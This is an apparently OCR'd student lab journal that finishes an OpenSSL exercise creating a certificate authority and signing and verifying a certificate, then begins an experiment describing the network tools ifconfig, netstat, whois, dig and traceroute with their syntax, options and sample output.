
2. Go to the Root directory and create a new certificate


```
root@ubuntu: /home/student
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:India
string is too long, it needs to be no more than 2 bytes long
Country Name (2 letter code) [AU]:ID
State or Province Name (full name) [Some-State]:Maharashtra
Locality Name (eg, city) []:Mumbai
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Xie
Organizational Unit Name (eg, section) []:TEIT
Common Name (e.g. server FQDN or YOUR name) []:IT
Email Address []:tcpawar43@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:Trupti
An optional company name []:Infosys
==> 0
====
====
openssl ca  -create_serial -out ./demoCA/cacert.pem -days 1095 -batch -keyfile .
/demoCA/private/cakey.pem -selfsign -extensions v3_ca  -infiles ./demoCA/careq.p
em
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for ./demoCA/private/cakey.pem:
Check that the request matches the signature
Signature ok
```




3. CA Signing the user document





root@ubuntu: /home/student
Certificate is to be certified until Sep 16 06:30:17 2023 GMT (365 days)
Sign the certificate? [y/n]:y
1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
3c:d6:4b:29:7a:47:e3:2e:4b:d5:a5:37:c4:61:9e:65:9e:cd:42:08
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=ID, ST=Maharashtra, O=Xie, OU=TEIT, CN=IT/emailAddress=tcpawar43@gmail.com
Validity
Not Before: Sep 16 06:30:17 2022 GMT
Not After : Sep 16 06:30:17 2023 GMT
Subject: C=ID, ST=Maharashtra, O=Xie, OU=TEIT, CN=IT/emailAddress=202003049.truptipcs@student.xavier.ac.in
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public-Key: (2048 bit)
Modulus:
00:d2:44:38:f2:5f:18:93:65:d8:15:b8:15:09:1d:
47:d5:c6:e8:e4:c4:f4:e2:3e:e3:1c:35:0e:85:35:
e5:25:c2:4a:c8:a0:fa:a0:24:bb:cf:87:41:63:6e:
36:77:fc:9e:6c:49:de:b0:b4:4c:77:5b:95:56:1c:
e0:78:11:5e:58:47:f9:d6:1e:90:a9:82:9e:15:a1:
32:f4:a1:87:6f:07:75:d4:f3:3d:d7:6b:72:a6:2f:
41:c9:56:09:c7:b6:9e:4a:46:4e:bc:e6:d8:da:61:
73:99:2a:2d:43:ec:81:f0:bd:72:65:d9:d4:b4:70:
f3:fc:38:13:d3:eb:00:6c:0b:e9:70:53:4e:bf:51:
08:54:ab:bb:77:65:5f:c9:f5:2b:65:66:a0:ac:bf:


root@ubuntu: /home/student
Signature Algorithm: sha256WithRSAEncryption
cc:bf:ef:29:bd:8d:f0:74:d3:57:18:56:7b:f8:7b:55:bd:33:
b6:6b:bf:26:45:17:e1:9b:0f:b8:f0:e5:3f:e9:f5:2f:51:f3:
3e:39:55:bb:89:9b:99:d7:dc:38:01:68:0a:16:ae:c6:23:92:
64:cd:45:fd:83:f8:4a:75:0c:41:24:6b:18:5b:1d:b3:64:93:
88:31:30:d6:7e:1e:71:76:cf:ae:1b:b9:1e:ea:0c:01:d5:56:
0a:23:03:60:29:7e:3f:90:d8:83:ed:9b:0c:5f:7a:ff:4e:e4:
e2:d2:d7:20:c6:6c:d0:bc:9b:df:04:37:8c:31:99:a1:c1:fa:
40:74:aa:92:ae:20:cf:ae:c4:62:90:6a:f1:0a:85:d6:66:2f:
61:82:25:ea:a7:ea:4d:0d:50:09:eb:94:eb:21:54:63:78:e5:
b6:1e:36:ee:b5:cf:54:21:a2:47:8b:16:d7:2f:74:e2:b5:67:
73:d1:9b:a9:21:7f:80:49:4c:11:7b:60:bf:48:34:ef:5d:44:
12:91:66:14:78:b3:4c:c1:a9:b1:a8:5c:86:af:0a:e2:35:e3:
05:1c:ff:a8:ad:c3:dd:d1:8d:de:f3:27:dd:dd:a1:8f:66:db:
07:c3:92:be:92:f3:f5:3c:fc:52:17:08:61:7b:fb:d8:fd:b1:
44:0c:a0:92
-----BEGIN CERTIFICATE-----




4. Verify the Digital Certificate

```
root@ubuntu:/home/student# openssl verify -CAfile demoCA/cacert.pem demoCA/newce
rts/3CD64B297A47E32E4BD5A537C4619E659ECD4208.pem
demoCA/newcerts/3CD64B297A47E32E4BD5A537C4619E659ECD4208.pem: OK
root@ubuntu:/home/student#
```


Trupti.pem
IT
Certificate request
Identity: IT
Details
Subject Name
C (Country): ID
ST (State): Maharashtra
L (Locality): Mumbai
O (Organization): Xie
OU (Organizational Unit): TEIT
CN (Common Name): IT
EMAIL (Email Address): 202003049.truptipcs@student.xavier.ac.in
Certificate request
Type: PKCS#10
Version: 1
Public Key Info
Key Algorithm: RSA
Key Parameters: 05 00
Key Size: 2048
Key SHA1 Fingerprint: 25 5D 31 EA C8 FE 38 AD 9E 48 16 AC 90 CF 80 DC E3 53 0C 6F
Public Key: 30 82 01 0A 02 82 01 01 00 D2 44 38 F2 5F 18 93 65 D8 15 B8 15 09 1D 47 D5 C6 E8 E4 C4 F4 E2 3E E3 1C 35 0E 85 35 E5 25 C2 4A C8 A0 FA A0 24 BB CF 87 41 63 6E 36 77 FC 9E 6C 49 DE B0 B4 4C 77 5B 95 56 1C
Close
Import

Digital Certificate:



Conclusion:

Hashing Techniques implemented with a text messages in the experiment shows how to check the integrity of the original documents and how it is utilized in the digital certificate. The use of digital certificates provide by the certification authority (CA) is studied. Digitally certfified by the authority is essential to aceheive authenticity and integrity on any softwares, websites that we design for public use.

EXPERIMENT-7

STUDY THE USE OF NETWORK RECONNAISSANCE TOOLS

LO3: Explore the different network reconnaissance tools to gather information about networks.
PO: PO1, PO2, PO3, PO5, PO6, PO9, PO10, PO12

Aim: To study the use of network reconnaissance tools like whois, dig, traceroute, nslookup to gather information about networks and domain registers

Theory:

1) **Ifconfig:** (interface configuration) command is used to configure the kernel-resident network interfaces. It is used at the boot time to set up the interfaces as necessary. After that, it is usually used when needed during debugging or when you need system tuning. Also, this command is used to assign the IP address and netmask to an interface or to enable or disable a given interface.

Syntax:

ifconfig [...OPTIONS] [INTERFACE]

Command: ifconfig

Output:

```
ubuntu@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:ac:01:46
          inet6 addr: fe80::8863:ceba:546c:c8d7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:14247 (14.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:676 errors:0 dropped:0 overruns:0 frame:0
          TX packets:676 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:52576 (52.5 KB)  TX bytes:52576 (52.5 KB)

ubuntu@ubuntu:~$
```

2) Netstat :

The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information.

netstat displays various types of network data depending on the command line option selected. These displays are the most useful for system administration.

Ssyntax:

netstat [-m] [-n] [-s] [-i | -r] [-f address_family]

Command: netstat -a

Output:

3) whois:

whois searches for an object in a WHOIS database. WHOIS is a query and response protocol that is widely used for querying databases that store the registered users of an Internet resource.

Syntax:

whois [-h HOST] [-p PORT] [-aCFHlLMmrRSVx] [-g SOURCE:FIRST-LAST]

[-i ATTR] [-S SOURCE] [-T TYPE] object

whois -t TYPE

whois -v TYPE

whois -q keyword

Options:

-h HOST Connect to WHOIS database host HOST.

-H Suppress the display of legal disclaimers.

-p PORT When connecting, connect to network port PORT.

--verbose Operate verbosely.

--help Display a help message, and exit

Command: whois www.google.com

Output:

```
ubuntu@ubuntu:~$ whois
Usage: whois [OPTION]... OBJECT...

-h HOST, --host HOST   connect to server HOST
-p PORT, --port PORT   connect to PORT
-H                     hide legal disclaimers
      --verbose        explain what is being done
      --help           display this help and exit
      --version        output version information and exit

These flags are supported by whois.ripe.net and some RIPE-like servers:
-l                     find the one level less specific match
-L                     find all levels less specific matches
-m                     find all one level more specific matches
-M                     find all levels of more specific matches
-c                     find the smallest match containing a mnt-irt attribute
-x                     exact match
-b                     return brief IP address ranges with abuse contact
-B                     turn off object filtering (show email addresses)
-G                     turn off grouping of associated objects
-d                     return DNS reverse delegation objects too
-i ATTR[,ATTR]...      do an inverse look-up for specified ATTRibutes
-T TYPE[,TYPE]...      only look for objects of TYPE
-K                     only primary keys are returned
-r                     turn off recursive look-ups for contact information
-R                     force to show local copy of the domain object even
                       if it contains referral
-a                     also search all the mirrored databases
-s SOURCE[,SOURCE]...  search the database mirrored from SOURCE
-g SOURCE:FIRST-LAST   find updates from SOURCE from serial FIRST to LAST
-t TYPE                request template for object of TYPE
-v TYPE                request verbose template for object of TYPE
```

4) **dig:** dig (domain information groper) is a network administration command-line tool forquerying Domain Name System (DNS) servers. dig is useful for network troubleshooting and for educational purposes. dig can operate in interactive command line mode or in batch mode by reading requests from an operating systemfile.

Syntax:

dig [@server] [-b address] [-c class] [-f filename] [-k filename]

[-m] [-p port#] [-q name] [-t type] [-x addr] [-y [hmac:]name:key]

[-4] [-6] [name] [type] [class] [queryopt...] dig [-h]

dig [global-queryopt...] [query...]

Options:

-b address

The -b option sets the source IP address of the query to address

-c class

The default query class (IN for Internet) is overridden by the -c option. class is any valid class, such as HS for Hesiod records or CH for CHAOSNET records.

-f filename

The -f option makes dig operate in batch mode by reading a list of lookup requests to process from the file filename.

-p port#

If a non-standard port number is to be queried, the -p option is used. port# is the port number that dig will send its queries instead of the standard DNS port number 53.

-4

The -4 option forces dig to only use IPv4 query transport.

-6

The -6 option forces dig to only use IPv6 query transport.

-t type

The -t option sets the query type to type. It can be any valid query type that is supported in BIND9.

-x addr

Reverse lookups (mapping addresses to names) are simplified by the -x option. addr is an IPv4 address in dotted-decimal notation, or a colon-delimited IPv6 address.

-k filename


To sign the DNS queries sent by dig and their responses using transaction signatures (TSIG), specify a TSIG key file using the -k option.

-y [hmac:]name:key

You can also specify the TSIG key itself on the command line using the -y option.

Command: dig www.google.com

Output:



5) traceroute:

traceroute is a computer network diagnostic tool for displaying the route (path) and measuring transit delays of packets across an Internet Protocol (IP) network. The history of the route is recorded as the round-trip times of the packets received from each successive host (remote node) in the route (path); the sum of the mean times in each hop is a measure of the total time spent to establish the connection. traceroute proceeds unless all (three) sent packets are lost more than twice, then the connection is lost and the route cannot be evaluated.

Syntax:

traceroute [-46dFITUnreAV] [-f first_ttl] [-g gate,...] [-i device] [-m max_ttl] [-p port] [-s src_addr] [-q nqueries]

[-N squeries] [-t tos] [-l flow_label] [-w waittime]

[-z sendwait] [-UL] [-D] [-P proto] [--sport=port] [-M method] [-O mod_options] [--mtu] [--back] host [packet_len]

Options:

--help Display a help message, and exit.

-4, -6 Explicitly force IPv4 or IPv6 tracerouting.

-I Use ICMP ECHO for probes.

-T Use TCP SYN for probes.

-d Enable socket level debugging (if the kernel supports it).

-F Do not fragment probe packets. (For IPv4 it also sets DF bit, which tells intermediate routers not to fragment remotely as well).

-f first_ttl Specifies with what TTL to start. Defaults to 1.

-g gateway Tells traceroute to add an IP source routing option to the outgoing packet that tells the network to route the packet through the specified gateway.

-i interface Specifies the interface through which traceroute should send packets.

-m max_ttl Specifies the maximum number of hops (max time-to-live value) traceroute will probe. The default is 30.

-N squeries Specifies the number of probe packets sent out simultaneously.

-n Do not try to map IP addresses to host names when displaying them.

-p port For UDP tracing, specifies the destination port base traceroute will use

-t tos For IPv4, set the Type of Service (TOS) and Precedence value.

-l flow_labelUse specified flow_label for IPv6 packets.

-w waittime Set the time (in seconds) to wait for a response to a probe (default is 5.0).

-q nqueries Sets the number of probe packets per hop. The default is 3.

-r Bypass the normal routing tables and send directly to a host on an attached network

